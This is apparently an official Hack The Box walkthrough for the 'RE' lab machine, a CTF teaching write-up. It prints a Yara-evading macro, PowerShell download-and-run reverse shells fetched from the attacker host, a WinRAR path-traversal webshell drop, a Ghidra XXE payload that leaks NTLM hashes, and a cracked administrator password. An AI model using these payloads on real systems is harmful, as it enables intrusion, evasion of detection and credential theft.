Hack The Box
PEN-TESTING LABS

RE

12th November 2019 / Document No D19.100.48

Prepared By: MinatoTW

Machine Author: 0xdf

Difficulty: Hard

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

RE is a hard difficulty Windows machine, featuring analysis of ODS documents using Yara. A maliciously crafted document can be used to evade detection and gain a foothold. The box uses an old version of WinRAR, which is vulnerable to path traversal. This is exploited to drop a shell to the web root and land a shell as the IIS user who has write access to the project folder. A Ghidra project is then uploaded to the folder to exploit XXE and steal admin hashes.

Skills Required

- Enumeration
- VBA macros

Skills Learned

- Evading Yara
- Exploiting WinRAR path traversal
- Ghidra XXE

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.144 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.144
```

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.144 | grep ^[0-9] |
cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

nmap -p$ports -sC -sV 10.10.10.144
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-12 02:13 PST
Nmap scan report for 10.10.10.144
Host is up (0.23s latency).

PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Visit reblog.htb
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We find IIS and SMB running on their usual ports.

IIS

Browsing to port 80 redirects us to reblog.htb.

More sites coming soon.

Current site located at http://reblog.htb.

Add reblog.htb to the hosts file and browse to it. We come across a website with various blog posts.

RE Blog About

ods Phishing Attempts

Apr 10, 2019

The SOC has been seeing lots of phishing attempts with ods attachements lately. It seems that we've got rules in place to detect any run of the mill stuff, including documents that are generated by Metasploit, documents with powershell or cmd invocations.

If you see any interesting documents that might get past our yara rules, please drop them in the malware dropbox. I've got some automated processing that will see if our rules already identify it, and if not, run it to collect some log data and queue it for further analysis.

According to the post above, users are supposed to drop any kind of ods (Openoffice spreadsheet) documents into the malware dropbox. Another post states that they are using Yara to analyze the documents, which directs us to this post.

```
rule metasploit
{
    strings:
        $getos = "select case getGUIType" nocase
        $getext = "select case GetOS" nocase
        $func1 = "Sub OnLoad" nocase
        $func2 = "Sub Exploit" nocase
        $func3 = "Function GetOS() as string" nocase
        $func4 = "Function GetExtName() as string" nocase

    condition:
        (all of ($get*) or 3 of ($func*))
}
```

We should keep these rules in mind while creating a malicious document, as it's likely that the box uses this.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SMB

Let's check SMB to see if there are any open shares, which can be enumerated using smbclient.

```
smbclient -N -L //10.10.10.144

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       Remote IPC
        malware_dropbox Disk
Reconnecting with SMB1 for workgroup listing.
```

The -N flag is used to connect without credentials. We can see a "malware_dropbox" share, which must be the dropbox that post was talking about.

Foothold

Creating Malicious ODS Document

Now that we have access to the dropbox, we can try creating a malicious document which executes a macro on opening. According to the blog post, the dropbox detects macros created with metasploit, and any that execute powershell.exe or cmd.exe directly.

In order to evade detection, base64 encoded commands can be used. The "enc" parameter in PowerShell can be used to execute commands encoded as base64 strings. Let's try pinging ourselves using the macro.


```
echo -n 'ping -n 2 10.10.14.2' | iconv -t utf-16le | base64

cABpAG4AZwAgAC0AbgAgADIAIAAxADAALgAxADAALgAxADQALgAyAA==
```

The command is first encoded as a UTF-16 string (the default Windows encoding), followed by base64 encoding. The final command looks like:

```
cmd /c powershell -enc cABpAG4AZwAgAC0AbgAgADIAIAAxADAALgAxADAALgAxADQALgAyAA==
```

As Yara does static analysis of the document, we can split the command up into multiple strings, and then execute it after concatenation. Launch OpenOffice or LibreOffice Calc, go to Tools > Macros > Organize Macros > LibreOffice Basic, expand Untitled1 and select “Standard”. Click on “New” to create a new macro.




Name it anything and click on Ok. Enter the following code under Module1 after the editor opens.

```
Sub Main
	exec1 = "cm"
	exec2 = "d /c powers"
	exec3 = "hell -enc cABpAG4AZwAgAC0AbgAgADIAIAAxADAALgAxADAALgAxADQALgAyAA=="
	exec = exec1 + exec2 + exec3
	Shell(cmd)
End Sub
```

We’ve split up the command into three strings and concatenate them before execution using the Shell() function.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Next, save the document and close the editor. We need to make sure that the macro is run as soon as the document is opened. To do that, go to Tools > Customize and click on the Events tab, then select “Open Document” and click on “Macro” to assign it a macro. Now expand the document tree and select the Macro name on the right.



Clicking on Ok should assign our macro to the “Open Document” event.

Save the document, start an ICMP listener and upload the document to the dropbox.

```
smbclient -N //10.10.10.144/malware_dropbox
Try "help" to get a list of possible commands.
smb: \> put ping.ods
putting file ping.ods as \ping.ods (13.4 kb/s) (average 13.4 kb/s)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
08:24:23.705243 IP reblog.htb > ubuntu: ICMP echo request, id 1, seq 7, length 40
08:24:23.705288 IP ubuntu > reblog.htb: ICMP echo reply, id 1, seq 7, length 40
```

We received ICMP requests on our listener, which confirms code execution. Let's try downloading and executing a TCP reverse shell which can be found here.

```
echo -n 'iex(new-object net.webclient).downloadstring("http://10.10.14.2/tcp.ps1")'
| iconv -t utf-16le | base64 -w0

aQBlAHgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjA<SNIP>
```

Add the following line to the end of tcp.ps1:

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.2 -Port 4444
```

Swap the base64 encoded payload in the existing macro with the one created above and ensure an HTTP server is running in the folder.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
nc -lvp 4444
Listening on [] (family 2, port)
Connection from reblog.htb 49674 received!
Windows PowerShell running as user luke on RE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files\LibreOffice\program>whoami
re\luke
```

A shell as the user luke should be received after uploading the document.

Lateral Movement


Looking at the IIS root folder, we find three sub-folders which we don't have access to.

```
PS C:\inetpub\wwwroot> ls

Directory: C:\inetpub\wwwroot

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        3/26/2019   5:58 PM                blog
d-----        3/27/2019   2:10 PM                ip
d-----        6/18/2019  10:18 PM                re
```

We've already inspected the IP and the blog vhost. However, there seems to be another vhost named "re". Let's add re.htb to the hosts file and browse to it.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The page displays the message above, but examination of the source code reveals the following:

```
<!--future capability
    <p> To upload Ghidra project:
    <ol>
      <li> exe should be at project root.Directory structure should look something
like:
       <code><pre>
|   vulnerserver.gpr
|   vulnserver.exe
\---vulnerserver.rep
       |   project.prp
       |   projectState
       |
       +---idata
       |   |   ~index.bak
       |   |   ~index.dat
       |   |
       |   \---00
       |      |   00000000.prp
       |      |
       |      \---~00000000.db
       |             db.2.gbf
       |             db.3.gbf
       |
       +---user
       |      ~index.dat
       |
       \---versioned
              ~index.bak
              ~index.dat
         </pre></code>
      </li>
      <li>Add entire directory into zip archive.</li>
      <li> Upload zip here:</li>
       </ol> -->
```

According to this, the site will let users upload Ghidra projects in the form of ZIP archives. Let's put this aside for now and keep enumerating. Browsing to the user's documents folder, a

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

powershell script is seen. The script processes uploaded ods files and executes them. We see the following lines at the end of the script.

```
#& 'C:\Program Files (x86)\WinRAR\Rar.exe' a -ep $process_dir\temp.rar
$process_dir\*.ods 2>&1 | Out-Null

Compress-Archive -Path "$process_dir\*.ods" -DestinationPath
"$process_dir\temp.zip"

$hash = (Get-FileHash -Algorithm MD5 $process_dir\temp.zip).hash
# Upstream processing may expect rars. Rename to .rar
Move-Item -Force -Path $process_dir\temp.zip -Destination
$files_to_analyze\$hash.rar
```

It compresses the uploaded documents into a ZIP archive, and then moves them into the "C:\Users\luke\Documents\ods" folder with a "rar" extension for future processing.

Winrar versions prior to 5.6.1 suffer from an arbitrary write vulnerability via path traversal, in the context of the user opening the archive. The Evil-Winrar-Gen program can be used to craft a malicious archive. Let's try writing this webshell to the writable uploads folder in the re.htb vhost.


```
git clone https://github.com/manulqwerty/Evil-WinRAR-Gen
cd Evil-WinRAR-Gen
pip3 install -r requirements.txt
wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/asp/cmd.aspx
python3 evilWinRAR.py -o shell.rar -e cmd.aspx -g requirements.txt -p 'C:\inetpub\wwwroot\re'
```

A file named "shell.rar" should be generated after following the above steps. The -e parameter is used to specify the file to be extracted (to the path specified by -p), while the -g parameter can be any file. Next, transfer the file to the ods folder.


```
PS C:\Users\luke\Documents> cd ods
PS C:\Users\luke\Documents\ods> wget 10.10.14.2/shell.rar -O shell.rar
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The webshell should be found at /cmd.aspx after the file gets processed.



Let's execute the tcp.ps1 script once again to get a shell as the IIS user.




```
nc -lvp 4444
Listening on [] (family 2, port)
Connection from reblog.htb 49684 received!
Windows PowerShell running as user RE$ on RE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
iis apppool\re
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

The IIS user has access to the proj_drop folder used to store uploaded Ghidra projects.

```
PS C:\> icacls proj_drop
proj_drop CREATOR OWNER:(OI)(CI)(IO)(F)
          NT AUTHORITY\SYSTEM:(OI)(CI)(F)
          IIS APPPOOL\re:(CI)(RX)
          IIS APPPOOL\re:(OI)(CI)(W)
```

Ghidra is vulnerable to XXE due to improper handling of the XML files present in a project. We can exploit this to steal the NetNTLMv2 hash of the user who opens it. Ghidra can be downloaded from its official website here. Extract the contents of the downloaded zip file, and execute the **ghidraRun** binary to start Ghidra. Next, click on File > Project > New Project, enter any name and click Finish.

```
tree
.
├── xxe.gpr
├── xxe.lock
└── xxe.rep
    ├── idata
    │   ├── ~index.bak
    │   └── ~index.dat
    ├── project.prp
    ├── projectState
    ├── user
    │   └── ~index.dat
    └── versioned
        ├── ~index.bak
        └── ~index.dat
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The folder structure should look like the image above. Now, the project.prp file can be edited to include the XXE payload.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY % xxe SYSTEM "//10.10.14.2/xxe" >
  %xxe;
]>
<FILE_INFO>
       <BASIC_INFO>
       <STATE NAME="OWNER" TYPE="string" VALUE="root" />
       </BASIC_INFO>
</FILE_INFO>
```

Upon opening the file, Ghidra will send a request to our machine, and our listening responder will capture the user's NetNTLMv2 hash. Start Responder, archive the entire directory and transfer it to the proj_drop folder.

```
zip -r xxe_proj.zip *
```

The hash for the user Coby should shortly be received. Copy it to a file.

```
responder -I tun0
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 10.10.10.144
[SMB] NTLMv2-SSP Username : RE\coby
[SMB] NTLMv2-SSP Hash     : coby::RE:ca1a242cb149b6c3:DB5C9F06F4A19EB:01010<SNIP>
```

It can be cracked using John The Ripper or Hashcat and the rockyou.txt wordlist.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
hashcat -a 0 -m 5600 hashes rockyou.txt --force
hashcat -a 0 -m 5600 hashes --show

COBY::RE:ca1a242cb149b6c3:d81c41ad69f272261db5c9f06f4a19eb:0101000000000000
c0653150de09d20150d9e4cf1eb2cf8600000000020008:championship2005
```

The hash is cracked and the password is revealed to be “championship2005”, which can be used to login as the Coby. The user Coby is in the “Administrators” and “Remote Management Users” group, so we can use WinRM to execute commands as him. Let’s use Invoke-Command to execute a reverse shell.

```
$password = convertto-securestring 'championship2005' -asplain -force

$credential = new-object system.automation.management.pscredential('.\coby', $password)

invoke-command -computer RE -credential $credential
-scriptblock { iex(new-object net.webclient).downloadstring('http://10.10.14.2/tcp.ps1') }
```

Executing the commands above should give us a reverse shell as Coby, after which the final flag can be accessed.

```
nc -lvp 4445
Connection from reblog.htb 49707 received!
Windows PowerShell running as user coby on RE

PS C:\Users\coby\Documents>whoami
re\coby
```